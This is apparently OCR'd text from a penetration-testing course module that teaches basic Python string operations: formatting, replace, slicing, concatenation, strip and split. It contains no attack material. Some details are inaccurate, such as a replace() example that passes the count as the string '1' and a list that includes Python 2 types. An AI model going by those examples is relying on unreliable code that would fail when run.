
If we observe the **`print`** command, we can see that the string formatter is **`%s`**. To fill it in with the actual value, the second argument to the print function is passed.

We know that a string is a collection of characters. In Python, string types come under the sequence category. As with other languages, the string type is powerful and quite often used.

We described a brief set here and only a small set of specialized data types such as dates and times, fixed-type arrays, heap queues, double-ended queues, and enumerations.

Python also provides some built-in data types such as **`dict`**, **`list`**, **`set`** and **`frozenset`**, and **`tuple`**. The **`str`** class is used to hold Unicode strings, and the **`bytes`** and **`bytearray`** classes are used to hold binary data.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



String Operations


The **`replace`** method is used to perform string replacement. It returns a new string with the appropriate replacements. The first argument to the replace method is the string or character to be replaced within the string, while the second argument is the string or character with which it is to be replaced.

By default, the **`replace()`** method replaces all the occurrences of the replacement string within the target string. If we only wish to replace one or two occurrences of a string within the target string, however, we can pass a third argument to the **`replace()`** method and specify the number of replacement occurrences. The screenshot shows an example of the replacement, where the character '**`!`**' is replaced with "`@`." The second screenshot shows the replacement of a specified number of occurrences. With the method **`replace('!', '@', '1')`**, we only replace the first occurrence owing the added parameter "1." This task should be familiar because we perform some form of string replacements in almost every type of application. For all methods in Python, there is a way to format the structure of the data to ensure proper parsing and interpretation by the Python interpreter.

The string module contains a number of useful constants and classes, as well as some deprecated legacy functions that are also available as methods on strings. In addition, Python's built-in string classes support the sequence-type methods described in Sequence Types—**`str`**, **`unicode`**, **`list`**, **`tuple`**, **`bytearray`**, **`buffer`**, **`xrange section`**—as well as string-specific methods described in the **`String`** Methods section. To output formatted strings, use template strings or the `%` operator, as described in the String Formatting Operations section. Moreover, see the re module for string functions based on regular expressions.

The built-in string class provides the ability to perform complex variable substitutions and value formatting via the **`format()`** method.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Substrings and String Slicing

The **`slice`** operation returns a new string, and the changes are not applied to the original string. Furthermore, it is worth understanding here that the slicing occurs over **`n-1`** characters, where **`n`** is the upper limit and is specified as the second parameter; **`n`** is 4 in our case.

- **`test_string[::]`**—prints the whole string with slicing
- **`test_string[::-1]`**—prints the reverse of the string

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



String Concatenation and Replication


The operator "+" concatenates two strings in Python. This is not significantly different from concatenation in other languages, which is a good thing because these similarities make it easy to learn the different syntactical forms of languages and facilitate the process of learning new languages.

Interestingly, Python also supports the multiplication operator, *, which becomes overloaded when used with strings. Instead of performing a conventional operation, this operator performs a variation of the original operation so that the functionality can be replicated across strings. The multiplication operator conventionally performs the multiplication of numeric data, but when used on strings, it performs a replication operation instead.

One difference from other languages is that in Python, we cannot concatenate a string and an integer; doing so results in a runtime error. In Python, this task can be performed in three ways:

- Convert the integer to a string using the **`str()`** function
- Use the **`format()`** function for the concatenation of **`string`** and **`int`**
- For Python 3.6 or higher, use **`f-strings`**

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



The strip(), lstrip(), and rstrip() Methods

As shown in the screenshot, we can use the **`strip`** methods to remove white space from strings. These are powerful methods for string manipulation.


- **`strip()`**—deletes all the leading and trailing characters mentioned in its argument
- **`lstrip()`**—deletes all the leading characters mentioned in its argument
- **`rstrip()`**—deletes all the trailing characters mentioned in its argument

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The split() Method

- Splits an **input string**
- Default is to split over a space
  - When the space is encountered, the method splits the string at that location.
    - This can be specified in the method.

```
>>> emp_details='Employee 1,22,10000'
>>> splitted_details=emp_details.split(',')
>>> splitted_details
['Employee 1', '22', '10000']
>>> splitted_details[0]
'Employee 1'
>>> splitted_details[1]
'22'
>>> splitted_details[2]
'10000'
```

